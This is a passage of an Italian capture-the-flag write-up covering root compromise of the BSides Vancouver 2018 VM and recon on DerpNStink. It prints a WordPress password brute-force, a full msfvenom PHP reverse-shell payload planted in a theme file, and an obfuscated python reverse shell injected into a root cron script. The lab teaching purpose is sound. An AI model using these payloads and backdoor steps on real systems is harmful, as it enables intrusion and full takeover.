
Ecco che con il comando "cat /root/flag.txt" che consente di visualizzare il contenuto del file "flag.txt" ci vengono fatte le congratulazioni per essere riusciti a raggiungere i permessi amministrativi.

Porta 80

Una volta completato il primo metodo di elevazione dei privilegi, procediamo con un ulteriore tentativo utilizzando la **porta 80**. Digitando l'indirizzo IP della macchina target nel browser, si apre una schermata contenente il messaggio "**IT WORKS**", mostrandoci la pagina iniziale (di default) di Apache e indicando appunto che il servizio è attivo e funziona.



A questo punto proviamo ad aggiungere al path “/robots.txt” come visto precedentemente, che è appunto il disallow citato nello scan e serve proprio a dire ai motori di ricerca di non indicizzare la pagina di /backup_wordpress essendo appunto quest’ultima una pagina di backup nel tentativo di evitare che chiunque possa accedervi; in sintesi nasconde la pagina a tutti gli user.



Procediamo di conseguenza con la modifica del percorso utilizzando proprio il path “/backup_wordpress” ed arriviamo così ad un sito WordPress dismesso.

The screenshot shows a browser window on a Kali Linux system. The address bar indicates the site is at 192.168.1.40/backup_wordpress/. The page title is "Deprecated WordPress blog" and the subtitle is "Just another WordPress site". A large bold heading reads "[Retired] This blog is no longer being maintained". Below it, a user profile for "john" is shown with a placeholder icon, followed by the text: "A new blog is being set up, all current posts will be migrated. For any questions, please contact IT administrator John." A timestamp "March 7, 2018" is also present. To the right, there is a search bar and a "RECENT POSTS" sidebar with links to "[Retired] This blog is no longer being maintained" and "Hello world!".

Continuando a scorrere la pagina verso il basso, notiamo la presenza di un collegamento che ci porta a una pagina di accesso (**login page**). Decidiamo quindi di provare ad autenticarci utilizzando alcuni dei **nomi utente trovati in precedenza**. Tuttavia, osserviamo che inserendo il nome utente "anne", otteniamo un **messaggio di errore** che indica che l'**username non è valido**.

The screenshot shows a WordPress login screen. At the top, a red error message box displays "ERROR: Invalid username. [Lost your password?](#)". Below the message is a form with a single input field labeled "Username or Email". The input field contains the text "anne". To the left of the input field is a checkbox labeled "Remember Me". To the right is a blue "Log In" button.

Tuttavia, nel momento in cui tentiamo di accedere utilizzando l'utente "**john**", a differenza degli altri casi in cui ci viene segnalato un nome utente non valido, otteniamo come risposta: "**la password utilizzata per questo utente non è corretta**".

ERROR: The password you entered for the username **john** is incorrect. [Lost your password?](#)

Username or Email

john

Password

Remember Me

Log In

Questa situazione suggerisce che **il nome utente sia corretto**, e pertanto ci rimane soltanto da [individuare la password](#).

Successivamente, procediamo con l'esecuzione di una **procedura di cracking delle password** utilizzando lo strumento **wpscan**, che è un tool preinstallato in Kali specificamente progettato per WordPress.

Per avviare questa procedura, utilizziamo il seguente comando: "wpscan -u http://192.168.1.103/backup_wordpress/ --password /usr/share/wordlist/rockyou.txt --username "john".

Attraverso l'esecuzione di **wpscan**, analizziamo il sito web specificato, utilizzando il file di parole **rockyou.txt** come elenco di possibili password, e fornendo l'username "john".

Alla conclusione del processo di scansione, otteniamo la password associata all'utente "john", che risulta essere "enigma".

```
(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.1.40/backup_wordpress/ --passwords /home/kali/Desktop/prova/rockyou.txt --usernames "john"
bruteforce.py DirBusterR...          bot.py discord_l...
enumerazi... shell.php

Wordpress Security Scanner by the WPScan Team
Version 3.8.24

@_WPScan_, @_ethicalhack3r, @_erwan_lr, @_firefart


[!] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.40/backup_wordpress/ [192.168.1.40]
[+] Started: Tue Jun 20 03:56:37 2023

[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
portscanner... shellput.php
[+] Finished: Tue Jun 20 04:00:49 2023
[+] Requests Done: 2704
[+] Cached Requests: 5
[+] Data Sent: 1.4 MB
[+] Data Received: 21.81 MB
[+] Memory used: 293.711 MB
[+] Elapsed time: 00:04:12
```

Successivamente, procediamo con il tentativo di accesso alla pagina di **WordPress** e riusciamo ad **autenticarci con successo.**



The screenshot shows the WordPress 6.2.2 dashboard. At the top, there's a banner indicating 'WordPress 6.2.2 is available! Please update now.' On the left, the sidebar includes links for Home, Updates (with 5 notifications), Posts, Media, Pages, Comments, Appearance, Plugins (with 1 notification), Users, Tools, Settings, and a Collapse menu. The main 'Dashboard' area has two sections: 'At a Glance' (2 Posts, 1 Page, 1 Comment) and 'Activity'. In the 'Activity' section, it shows a recent comment from 'Mr WordPress' on the post 'Hello world!' with the message: 'Hi, this is a comment. To delete a comment, just log in and view the post's comments. There you will...'. Below this, there are buttons for Unapprove, Reply, Edit, Spam, Trash, and View. At the bottom of the dashboard, there are links for All (1), Pending (0), Approved (1), Spam (0), and Trash (0). To the right, there are sections for 'Quick Draft' (with a text input field and a 'Save Draft' button) and 'WordPress News' (listing articles like 'WP Briefing: Episode 58: A New Wave for WordPress Events' and 'WPTavern: WordPress Confirms 8 Pilot Events to Launch the Next Generation of WordCamps in 2023').

Arrivati a questo punto, ci troviamo di fronte a due opzioni possibili:

1. La prima opzione consiste nell'iniettare una shell in PHP nel codice sorgente di **WordPress** e, successivamente, stabilire una connessione ad essa utilizzando **Meterpreter**.
2. La seconda opzione prevede l'utilizzo di uno specifico exploit chiamato "**wp_admin_shell_upload**" presente in **Msfconsole**. Tale exploit consente di caricare una shell nel pannello di amministrazione di **WordPress**.

Opzione A

Utilizziamo l'applicazione **msfvenom**, che è uno strumento incluso nel framework **Metasploit**, per generare un payload in linguaggio PHP. Il payload generato ci consentirà di stabilire una connessione di tipo **reverse_tcp** (TCP reverso) sulla nostra macchina Kali, utilizzando l'indirizzo IP specificato come lhost e la porta 4444 come lport.

Il comando da eseguire con msfvenom per ottenere il payload è il seguente:

```
"msfvenom -p php/meterpreter/reverse_tcp lhost=indirizzoIP lport=4444 -f raw".
```

```
└─[kali㉿kali)-[~] $ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.39 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.1.39'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Successivamente, è necessario copiare e incollare il codice appena generato all'interno di WordPress nella sezione "Appearance" → "Editor" → "404.php". A questo punto, si procede semplicemente con la sostituzione di tutto il codice della pagina 404 con quello appena generato. In tal modo, saremo in grado di richiamare il nostro codice personalizzato digitando l'URL della pagina 404.php nella barra di ricerca.



Avviamo adesso il programma **msfconsole** e procediamo con la ricerca del **modulo "exploit/multi/handler"**. Successivamente, selezioniamo il **payload "php/meterpreter/reverse_tcp"**. Successivamente, configuriamo i parametri del modulo come precedentemente fatto, specificando l'indirizzo IP del server locale (LHOST) e la porta (LPORT).

Il modulo "exploit/multi/handler" è un modulo di **Metasploit Framework** utilizzato per **gestire le connessioni reverse shell**. Questo modulo permette di stabilire una connessione con una macchina remota che ha precedentemente subito un exploit tramite payload, consentendo di interagire con il sistema compromesso.

```
[+] =[ metasploit v6.3.19-dev ]  
+ -- --=[ 2318 exploits - 1215 auxiliary - 412 post ]  
+ -- --=[ 1234 payloads - 46 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit tip: When in a module, use back to go  
back to the top level prompt  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > show payloads  
  
Compatible Payloads  
=====
```

#	Name			
Disclosure	Date	Rank	Check	Description
-	-	-	-	-
0	payload/android/meterpreter/reverse_http			

```
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.1.39  
LHOST => 192.168.1.39  
msf6 exploit(multi/handler) > show options
```

```
Module options (exploit/multi/handler):
```


Name	Current Setting	Required	Description
-	-	-	-

```
Payload options (php/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.1.39	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Procediamo con l'**avvio dell'exploit**. Successivamente, torniamo al browser e inseriamo l'URL "`/backup_wordpress/wp-content/themes/twentyseventeen/404.php`" nella barra di ricerca. In questo modo, avviamo la connessione con la nostra shell meterpreter tramite `msfconsole`.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.39:4444
[*] Sending stage (39927 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.39:4444 → 192.168.1.40:32839) at 2023-0
6-20 04:11:08 -0400
meterpreter > 
```



Successivamente, **apriamo una shell all'interno di Meterpreter** e inseriamo il seguente comando: "`python -c 'import pty;pty.spawn("/bin/sh")'`".

Questo comando ha lo scopo in gergo di “spawnare la shell” ovvero di elevare la shell corrente che di base è molto semplice facendola diventare una shell interattiva utilizzando Python come linguaggio di programmazione e sfruttando la libreria "pty", che permette all'utente di accedere a funzionalità avanzate della shell, come il completamento automatico dei comandi e la gestione della tastiera.

In sintesi, questo comando facilita le successive operazioni di escalation dei privilegi o l'accesso a file o directory protetti.

Successivamente, utilizziamo il comando "`sudo su`" per accedere all'account utente principale e quindi eseguiamo le stesse operazioni eseguite in precedenza per accedere al file "flag.txt".

```
meterpreter > shell
Process 2386 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/sh")'
$ su anne
su anne
Password: princess

anne@bsides2018:/var/www/backup_wordpress/wp-content/themes/twentyseventeen$ ls
ls
404.php      genericicons  languages    search.php
archive.php   header.php    page.php    sidebar-content-bottom.php
comments.php  image.php    readme.txt  sidebar.php
css          inc          rtl.css    single.php
footer.php   index.php   screenshot.png style.css
functions.php js          searchform.php template-parts
anne@bsides2018:/var/www/backup_wordpress/wp-content/themes/twentyseventeen$ sudo su
<ckup_wordpress/wp-content/themes/twentyseventeen$ sudo su
[sudo] password for anne: princess
```

```
root@bsides2018:/var/www/backup_wordpress/wp-content/themes/twentysixteen# ls
ls
404.php      genericons  languages      search.php
archive.php   header.php  page.php      sidebar-content-bottom.php
comments.php  image.php   readme.txt    sidebar.php
css          inc        rtl.css       single.php
footer.php   index.php  screenshot.png style.css
functions.php js        searchform.php template-parts
root@bsides2018:/var/www/backup_wordpress/wp-content/themes/twentysixteen# cd /root
<ckup_wordpress/wp-content/themes/twentysixteen# cd /root
root@bsides2018:~# ls
ls
flag.txt
root@bsides2018:~# cat flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM
.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation
.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

Opzione B

Iniziamo avviando una sessione di **msfconsole** e selezioniamo il **modulo di exploit "unix/webapp/wp_admin_shell_upload"**. Questo modulo è progettato per sfruttare una vulnerabilità presente in un'applicazione web basata su WordPress che consente il caricamento arbitrario di shell nella directory degli amministratori.

Successivamente, procediamo a impostare tutti i parametri necessari per l'esecuzione del modulo. I parametri richiesti in questo contesto sono: l'indirizzo IP target, l'url, e la coppia username e password precedentemente trovate.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.1.40
RHOST => 192.168.1.40
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /backup_wordpress
TARGETURI => /backup_wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME john
USERNAME => john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD enigma
PASSWORD => enigma
```

Successivamente, procediamo ad accedere a **msfvenom** e utilizziamo il comando "**msfvenom -p cmd/unix/reverse_python lhost=192.168.1.39 lport=4444 R**". Questo comando ci fornirà il payload da utilizzare per l'exploit in questione.

```
└─(kali㉿kali)-[~/Desktop]
$ msfvenom -p cmd/unix/reverse_python lhost=192.168.1.39 lport=4444 R

[-] No platform was selected, choosing Msf::Module::Platform::Unix from
the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 360 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64d
ecode(__import__('codecs').getencoder('utf-8'))('eNqFkNELgjAQxv+VsacN4mw
WkcgeJAwikKjfJddCybbhzf8/xSJ78ns57u533wdXv5xtPUGrnToTsiBFYVe61iqNOJ1ajE
l10UsqohDEZgsCVhGNyeAi171ignJ0g7GwT5fsi8M5zf8yxk122R2LLL+myYn356CsMVp5x
oakKT+E8B6xCPfOhQzhUTfaWMan1HKWELNE2BNO/n4A6tY0jAZlbQKsKH8DuUxVmg='))[0
]))"
```

Avviamo quindi l'exploit precedentemente scelto su **msfconsole**.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.1.39:4444
[*] Authenticating with WordPress using john:enigma ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/NCdjCFejRz/dPqBpGtrGq.php ...
[*] Sending stage (39927 bytes) to 192.168.1.40
[+] Deleted dPqBpGtrGq.php
[+] Deleted NCdjCFejRz.php
[+] Deleted .. /NCdjCFejRz
[*] Meterpreter session 1 opened (192.168.1.39:4444 → 192.168.1.40:32844) at 2023-06-20 04:24:55 -0400

meterpreter > █
```

Procediamo con l'**individuazione del file "cleanup"** nel percorso "**etc/crontab**", il quale viene descritto come un file di configurazione del sistema.

Per quanto riguarda il file "**crontab**", esso rappresenta un file di configurazione utilizzato nel **sistema operativo Unix** per programmare e automatizzare l'esecuzione di script, comandi o processi a intervalli di tempo specifici e contiene le definizioni dei lavori da eseguire in base alle specifiche temporali indicate.

```
meterpreter > cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * * *  root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *      * * *    root    /usr/local/bin/cleanup
#
```



```
meterpreter > ls -l /usr/local/bin/cleanup
100777/rwxrwxrwx 64 fil 2018-03-03 19:13:53 -0500 /usr/local/bin/cleanup
meterpreter > █
```

Successivamente alla sua individuazione, procediamo al **download del file sulla nostra macchina**, al fine di **apportare le modifiche necessarie utilizzando il payload precedentemente generato**. Successivamente, saremo in grado di **ricaricare il file modificato sulla macchina di destinazione**.

```

meterpreter > cd /usr/local/bin
meterpreter > ls
Listing: /usr/local/bin
=====
Mode          Size  Type  Last modified      Name
---          --   ---   ---           ---
100777/rwxrwxrwx  64    fil   2018-03-03 19:13:53 -0500  cleanup

meterpreter > cat cleanup
#!/bin/sh

rm -rf /var/log/apache2/*      # Clean those damn logs!!

meterpreter > download cleanup /home/kali/Desktop
[*] Downloading: cleanup → /home/kali/Desktop/cleanup
[*] Downloaded 294.00 B of 294.00 B (100.0%): cleanup → /home/kali/Desktop/cleanup
[*] Completed : cleanup → /home/kali/Desktop/cleanup
meterpreter > upload /home/kali/Desktop/cleanup
[*] Uploading  : /home/kali/Desktop/cleanup → cleanup
[*] Uploaded -1.00 B of 304.00 B (-0.33%): /home/kali/Desktop/cleanup → cleanup
[*] Completed : /home/kali/Desktop/cleanup → cleanup
meterpreter > cat cleanup
#!/bin/sh

python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNqFkNELgjAQxv+VsacN4mwWkcgeJAwikkjfJddCybbhzf8/xSJ78ns57u533wdXv5xtPUGRntoTsiBfYVe61iqNOJ1ajEll0UsqohDEZgsCvhGNyeAi17lignJ0g7GwT5fsi8M5zf8yxk122R2LLL+myYn356CsMVp5xoakKT+E8B6xCPfohQzhUTfaWMan1HKWELNE2BNO/n4A6tY0jAZlbQKsKH8DuUxVmgl')[0]))"
meterpreter >

```

Procediamo con l'avvio del server/client Netcat in modalità ascolto sulla **porta 4444**, che fungerà da canale di **comunicazione** tra le due macchine coinvolte. A questo punto, verifichiamo l'identità dell'utente attualmente **loggato come utente root** e avviamo la procedura standard per accedere al file denominato **flag.txt**.

```

└─(kali㉿kali)-[~/Desktop]
$ netcat -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.39] from 192.168.1.40 [192.168.1.40] 32852
id
uid=0(root) gid=0(root) groups=0(root)      cleanup
cd /root
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
PortScanner.../snmpput.php

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

```

Il quarto giorno prevede l'effettuazione di operazioni molto simili al giorno precedente, ovvero **tentare una privilege escalation con l'obiettivo di diventare utenti di root, sulla macchina DerpNSTink.**

Come fatto nel giorno precedente andiamo ad effettuare **una prima fase di ricerca** per ampliare le nostre conoscenze sulla macchina target e capire quali sono i possibili modi per raggiungere le flag.

“Il signor Derp e lo zio Stinky sono due amministratori di sistema che stanno avviando la propria azienda, DerpNSTink. Invece di assumere professionisti qualificati per costruire la loro infrastruttura IT, hanno deciso di improvvisare un sistema proprio che è quasi pronto per essere messo in produzione...”

Anch'essa è **una Catch the Flag**, e a differenza di Vancouver BSides dove la flag era solo una ma c'erano diversi modi per raggiungerla, qui **le flag sono molteplici** ed ognuna necessita di step diversi per essere raggiunta.

Anche in questo caso l'hostname identificativo della macchina è **PCS Systemtechnik GmbH**.

Dopo aver terminato la fase di ricerca, entriamo nella parte pratica.

Il primo step da fare anche in questo caso è quello di **trovare l'indirizzo IP della macchina target.**

Mettiamo quindi in modalità di rete bridge la macchina Kali, dato che la macchina DerpNSTink aveva già di default questa configurazione; dopo aver effettuato la scansione con netdiscover ne viene fuori che l'**IP è: 192.168.1.25**.

Di seguito lo screen del risultato della scansione.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.25	08:00:27:36:db:e4	1	60	PCS Systemtechnik GmbH

Dopo aver trovato l'indirizzo IP procediamo subito con una scansione tramite Nmap, procediamo con l'esecuzione di una scansione completa utilizzando l'omonimo strumento, nmap. Per fare ciò, impieghiamo il seguente comando:

"**nmap -A -p- <Indirizzo IP DerpNStink>**".

Dopo l'esecuzione della scansione, otteniamo la lista delle porte aperte, che includono le porte **21, 22 e 80**. Analizzando in dettaglio:

- d. La porta **21/tcp** risulta essere aperta e ospita il servizio **vsftpd**, ma non c'è la possibilità di effettuare il login con anonymous sul servizio ftp, quindi per poter stabilire una connessione occorre avere nome utente e password;
- e. La porta **22/tcp** risulta essere aperta e ospita il servizio **SSH**, che potrebbe essere sfruttato per stabilire **una connessione SSH**.
- f. La porta **80/tcp** risulta essere aperta e ospita il servizio **HTTP**, che potrebbe essere sfruttato per l'esplorazione tramite **web browser** e ci indica che ci sono due disallow, /php e /temporary.

Di seguito lo screen dell'operazione effettuata.

```
└─(nightwing㉿kali)-[~]
$ nmap -A -p- 192.168.1.25
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 10:27 CEST
Nmap scan report for derpnstink.local (192.168.1.25)
Host is up (0.00069s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 124ef86e7b6cc6d87cd82977d10beb72 (DSA)
|   2048 72c51c5f817bdd1afb2e5967fea6912f (RSA)
|   256 06770f4b960a3a2c3bf08c2b57b597bc (ECDSA)
|_ 256 28e8ed7c607f196ce3247931caab5d2d (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
|_http-title: DeRPnStiNK
|_http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.11 seconds
```

FLAG 1

Successivamente, procediamo con la **scansione dell'indirizzo IP utilizzando Dirb**. Dirb è uno strumento di scansione di directory su un server web, che permette di **individuare per l'appunto directory potenzialmente accessibili tramite il web**.

Dopo aver completato la scansione, Dirb fornisce una **lista di directory** che potrebbero essere accessibili. Iniziamo quindi a fare dei tentativi di ricerca tramite web browser di tutti i vari path rinvenuti.

Di seguito screen del risultato della scansione.

```
(kali㉿kali)-[~]
└─$ dirb http://192.168.1.89/


_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Tue Jun 20 03:39:06 2023
URL_BASE: http://192.168.1.89/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

— Scanning URL: http://192.168.1.89/ —
⇒ DIRECTORY: http://192.168.1.89/css/
+ http://192.168.1.89/index.html (CODE:200|SIZE:1298)
⇒ DIRECTORY: http://192.168.1.89/javascript/
⇒ DIRECTORY: http://192.168.1.89/js/
⇒ DIRECTORY: http://192.168.1.89/php/
+ http://192.168.1.89/robots.txt (CODE:200|SIZE:53)
+ http://192.168.1.89/server-status (CODE:403|SIZE:292)
⇒ DIRECTORY: http://192.168.1.89/temporary/
⇒ DIRECTORY: http://192.168.1.89/weblog/
```

Tentativo su “<http://192.168.1.89/php/>” che non ci porta ad ottenere nessun risultato degno di nota.




Forbidden

You don't have permission to access /php/ on this server.


Apache/2.4.7 (Ubuntu) Server at derpnstink.local Port 80

Tentativo su “<http://192.168.1.89/temporary/>” e anche in questo caso non otteniamo nessun risultato che possa aiutarci nel processo.

